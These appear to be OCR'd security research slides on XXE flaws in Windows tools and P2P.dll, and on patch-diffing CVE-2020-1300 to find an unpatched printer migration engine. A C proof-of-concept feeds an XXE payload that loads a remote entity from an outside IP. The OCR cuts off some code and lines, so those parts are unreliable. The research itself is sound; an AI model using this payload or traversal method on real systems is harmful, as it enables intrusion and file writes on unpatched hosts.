
- The root cause of xsd.exe is XmlTextReader

- The root cause of xsltc.exe is a configuration error in XmlReaderSettings. It explicitly enables the use of DTD.



```
internal static XsdParameters Read(string file)
{
    if (file == null || file.Length == 0)
    {
        return null;
    }
    if (File.Exists(file))
    {
        return XsdParameters.Read(new XmlTextReader(file), new ValidationEventHandler(Xsd.XsdParametersValidationHandler));
    }
    throw new FileNotFoundException(Res.GetString("FileNotFound", new object[]
    {
        file
    }));
}
```


Post Exploitation Technique - p2p.dll



PeerGroupParseInvitation function (p2p.h)

12/05/2018 • 2 minutes to read


The **PeerGroupParseInvitation** function returns a PEER_INVITATION_INFO structure with the details of a specific invitation.



```
typedef HRESULT(__stdcall* peergroupinvitation)(PCWSTR pwzInvitation, PPEER_INVITATION_INFO* ppInvitationInfo);

typedef HRESULT(__stdcall* peergroupstartup)(WORD wVersionRequested, PPEER_VERSION_DATA pVersionData);

int main()
{
    wchar_t dllpath[260] = L"C:\\Windows\\System32\\P2P.dll";
    HMODULE module = LoadLibraryW(dllpath);
    void* peer = (void*)GetProcAddress(module, "PeerGroupParseInvitation");
    PCWSTR pwzInvitation =  L"<!DOCTYPE zsl[<!ENTITY % remote SYSTEM \"http://52.213.115.231:8000/xxe.xml\">\r\n%rem

    WORD wVersionRequested=1;
    PEER_VERSION_DATA pVersionData = {0,10000000};
    void* peerGroup = (void*)GetProcAddress(module, "PeerGroupStartup");
    ((peergroupstartup) peerGroup)(wVersionRequested,&pVersionData);

    PPEER_INVITATION_INFO ppInvitationInfo = (PPEER_INVITATION_INFO)malloc(sizeof(PEER_INVITATION_INFO));
    memset(ppInvitationInfo,0,sizeof(ppInvitationInfo)+1);
    HRESULT a = ((peergroupinvitation)peer)(pwzInvitation, &ppInvitationInfo);
    printf("%x",a);
    //peer();
}
```

```
pwzInvitation    0x00007ff7b54c9dd0 L"<!DOCTYPE zsl[<!ENTITY % rer
```


Generate call graph from UnwrapXMLInvitation



p2psvc _PeerGroupPasswordJoinRpc
p2p PeerGroupParseInvitation
p2p long UnwrapXMLInvitation(unsigned short const *,struct _INVITATION_XML *)
p2psvc _PeerGroupJoinRpc
p2psvc _PeerGroupOpenRpc
graph.graphml_12
Node Table

shared name	name	pe_name	function_name	is_exported_function	build_date	distance
2p long UnwrapXMLInv…	p2p long UnwrapXMLInvitation(unsigned short const *,stru…	P2P.dll	long UnwrapXMLInvitat…	☑	1900-01	0
2p PeerGroupParseInvi…	p2p PeerGroupParseInvitation	P2P.dll	PeerGroupParseInvitat…	☑	None	1
2psvc private: long CG…	p2psvc private: long CGroupManager::GetGroupId(unsign…	p2psvc.dll	private: long CGroupM…	□	None	1
2psvc private: long CP…	p2psvc private: long CPeerGroup::JoinCommon(unsigned s…	p2psvc.dll	private: long CPeerGro…	□	None	1
2psvc public: long CGr…	p2psvc public: long CGroupManager::JoinGroup(unsigned …	p2psvc.dll	public: long CGroupMa…	□	None	2
2psvc public: long CGr…	p2psvc public: long CGroupManager::JoinGroupPassword(…	p2psvc.dll	public: long CGroupMa…	□	None	2
2psvc public: long CPe…	p2psvc public: long CPeerGroup::Join(unsigned short cons…	p2psvc.dll	public: long CPeerGrou…	□	None	2
2psvc public: long CPe…	p2psvc public: long CPeerGroup::PasswordJoin(unsigned s…	p2psvc.dll	public: long CPeerGrou…	□	None	2
oupinghc public: virtu…	groupinghc public: virtual long CGroupingDiagHelper::LowH…	Groupinghc.dll	public: virtual long CGr…	□	None	2
oupinghc public: virtu…	groupinghc public: virtual long CGroupingDiagHelper::Initial…	Groupinghc.dll	public: virtual long CGr…	□	None	2

New Alternative to discover 0-days - CVE-2020-1300



Windows Remote Code Execution Vulnerability

Security Vulnerability

Released: 06/09/2020

MITRE CVE-2020-1300

CVSS:3.0 7.8/7.0


Base score metrics (8)

Attack Vector	Local
Attack Complexity	Low
Privileges Required	Low
User Interaction	None
Scope	Unchanged
Confidentiality	High
Integrity	High
Availability	High

Temporal score metrics (3)

Exploit Code Maturity	Proof-of-Concept


Proof-of-concept exploit code is available, c



Release ... ↓	Product	Platform	Article	Download	Details
06/09/2020	Windows 10 Version 1903 for 32-bit Systems	-	4560960	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1709 for ARM64-based Systems	-	4561602	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1709 for x64-based Systems	-	4561602	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1709 for 32-bit Systems	-	4561602	Security Update	CVE-2020-1300
06/09/2020	Windows Server, version 1909 (Server Core installation)	-	4560960	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1909 for ARM64-based Systems	-	4560960	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1909 for x64-based Systems	-	4560960	Security Update	CVE-2020-1300
06/09/2020	Windows 10 Version 1909 for 32-bit Systems	-	4560960	Security Update	CVE-2020-1300
06/09/2020	Windows Server 2008 for x64-based Systems Service Pack 2 (Server Core installation)	-	4561670 4561645	Monthly Rollup Security Only	CVE-2020-1300
06/09/2020	Windows Server 2008 for x64-based Systems Service Pack 2	-	4561670 4561645	Monthly Rollup Security Only	CVE-2020-1300
06/09/2020	Windows Server 2008 for 32-bit Systems Service Pack 2 (Server Core installation)	-	4561670 4561645	Monthly Rollup Security Only	CVE-2020-1300
06/09/2020	Windows Server 2008 for 32-bit Systems Service Pack 2	-	4561670 4561645	Monthly Rollup Security Only	CVE-2020-1300
06/09/2020	Windows RT 8.1	-	4561666	Monthly Rollup	CVE-2020-1300
06/09/2020	Windows 8.1 for x64-based systems	-	4561666 4561673	Monthly Rollup Security Only	CVE-2020-1300
06/09/2020	Windows 8.1 for 32-bit systems	-	4561666 4561673	Monthly Rollup Security Only	CVE-2020-1300
06/09/2020	Windows 7 for x64-based Systems Service Pack 1	-	4561643 4561669	Monthly Rollup Security Only	CVE-2020-1300


New Alternative to discover 0-days - No patch at all

Windows 8.1 - August 2020 - Microsoft patched the vulnerability by adding a check that the path doesn't contains ../ or ..\\. The patch was done on June to localspl,win32spl.dll
but not to printbrmenigne.exe



id	ranked_pe_name	ranked_package_name	ranked_version	ranked_kb	ranked_build_date	ranked_function_name	ranked_address	feature_type	args	core ▲	type_of_change	arg
Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter	Filter
436	localspl.dll	p..ooler-core-localspl_localspl.dll	6.3.9600.19717	4561673	2020-06	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6443265232	DirectoryTraversal	[None, "../"]	80.0	CHANGED	../
438	localspl.dll	p..ooler-core-localspl_localspl.dll	6.3.9600.19717	4561673	2020-06	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6443265232	DirectoryTraversal	[None, "..\\\\"]	80.0	CHANGED	../
440	localspl.dll	p..ooler-core-localspl_localspl.dll	6.3.9600.19846	4580358	2020-10	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6443267120	DirectoryTraversal	[None, "../"]	80.0	CHANGED	../
442	localspl.dll	p..ooler-core-localspl_localspl.dll	6.3.9600.19846	4580358	2020-10	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6443267120	DirectoryTraversal	[None, "..\\\\"]	80.0	CHANGED	../
444	win32spl.dll	p..ooler-networkclient_win32spl.dll	6.3.9600.19717	4561673	2020-06	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6442849696	DirectoryTraversal	[None, "../"]	80.0	CHANGED	../
446	win32spl.dll	p..ooler-networkclient_win32spl.dll	6.3.9600.19717	4561673	2020-06	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6442849696	DirectoryTraversal	[None, "..\\\\"]	80.0	CHANGED	../
448	win32spl.dll	p..ooler-networkclient_win32spl.dll	6.3.9600.19846	4580358	2020-10	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6442849696	DirectoryTraversal	[None, "../"]	80.0	CHANGED	../
450	win32spl.dll	p..ooler-networkclient_win32spl.dll	6.3.9600.19846	4580358	2020-10	__int64 NCabbingLibrary::FdiCabNotify(enum ...	6442849696	DirectoryTraversal	[None, "..\\\\"]	80.0	CHANGED	../
452	printbrmengine.exe	p..ting-tools-printbrm_printbrmengine.exe	6.3.9600.19780	4571723	2020-08	__int64 NCabbingLibrary::FdiCabNotify(enum ...	5368889952	DirectoryTraversal	[None, "../"]	80.0	CHANGED	../
454	printbrmengine.exe	p..ting-tools-printbrm_printbrmengine.exe	6.3.9600.19780	4571723	2020-08	__int64 NCabbingLibrary::FdiCabNotify(enum ...	5368889952	DirectoryTraversal	[None, "..\\\\"]	80.0	CHANGED	../

The Directory traversal feature search for any function that get ../ or ..\\ as an argument.
are vulnerable to XXE using




```
mov     rcx, [rsp+48h+Str] ; Str
lea     rdx, SubStr      ; "../"
call    cs:wcsstr
test    rax, rax
jnz     short loc_14002C3C9
```

```
mov     rcx, [rsp+48h+Str] ; Str
lea     rdx, asc_140003F50 ; "..\\"
call    cs:wcsstr
test    rax, rax
jnz     short loc_14002C3C9
```


```
loc_14002C3C9:
mov     rcx, cs:off_1400300D0
```

New Alternative to discover 0-days - CVE-2020-1300

Windows 8.1 - August 2020 - PrintBrmEngine.exe was finally patched by Microsoft using the same logic



	file_in_kb	os_version	kb_name	kb_year_month
	printbrm	Filter	Filter	Filter
1	printbrm.exe	windows 8.1 x64	4022717	2017_6
2	printbrmengine.exe	windows 8.1 x64	4022717	2017_6
3	printbrmps.dll	windows 8.1 x64	4022717	2017_6
4	printbrmui.exe	windows 8.1 x64	4022717	2017_6
5	printbrm.exe	windows 8.1 x64	4038793	2017_9
6	printbrmengine.exe	windows 8.1 x64	4038793	2017_9
7	printbrmps.dll	windows 8.1 x64	4038793	2017_9
8	printbrmui.exe	windows 8.1 x64	4038793	2017_9
9	printbrm.exe	windows 8.1 x64	4571723	2020_8
10	printbrmengine.exe	windows 8.1 x64	4571723	2020_8
11	printbrmps.dll	windows 8.1 x64	4571723	2020_8
12	printbrmui.exe	windows 8.1 x64	4571723	2020_8




```
call    sub_14002A640
test    eax, eax
js      loc_14002C406
```

```
mov     rcx, [rsp+48h+Str] ; Str
lea     rdx, SubStr     ; "../"
call    cs:wcsstr
test    rax, rax
jnz     short loc_14002C3C9
```

```
mov     rcx, [rsp+48h+Str] ; Str
lea     rdx, asc_140003F50 ; "..\\"
call    cs:wcsstr
test    rax, rax
jnz     short loc_14002C3C9
```

```
loc_14002C3C9:
mov     rcx, cs:off_1400300D0
```

New Alternative to discover 0-days - No patch at all



Host Name: IE11WIN8_1
IE Version: 11.0.9600.18861
OS Version: Windows 8.1

Printer Migration

Select the file location

Select the file that contains the printer data to import.

PrintBrmEngine.exe Properties — Details

Property	Value
Description	
File description	PrintBrmEngine EXE
Type	Application
File version	6.3.9600.18692
Product name	Microsoft® Windows® Operating System
Product version	6.3.9600.18692
Copyright	© Microsoft Corporation. All rights reserv...
Size	237 KB
Date modified	5/6/2017 10:24 AM
Language	English (United States)
Original filename	PrintBrmEng.exe

PrintBrmEngine.exe was not patched

localspl.dll Properties — Details

Property	Value
Description	
File description	Local Spooler DLL
Type	Application extension
File version	6.3.9600.19717
Product name	Microsoft® Windows® Operating System
Product version	6.3.9600.19717
Copyright	© Microsoft Corporation. All rights reserv...
Size	1.04 MB
Date modified	5/1/2020 7:17 AM
Language	English (United States)
Original filename	localspl.dll

localspl.dll was patched

Select the printer migration file to use.

This PC › Windows 81 (C:) › playground › cve-2020-1300


Name	Date modified	Type	Size
wbem.cab	12/29/2020 8:03 AM	CAB File	40 KB

File name: wbem.cab

All files

Windows 8.1 Enterprise Evaluation
Windows License valid for 90 days
Build 9600

New Alternative to discover 0-days - No patch at all


Process Monitor - Sysinternals: www.sysinternals.com
File Edit Event Filter Tools Options Help

```
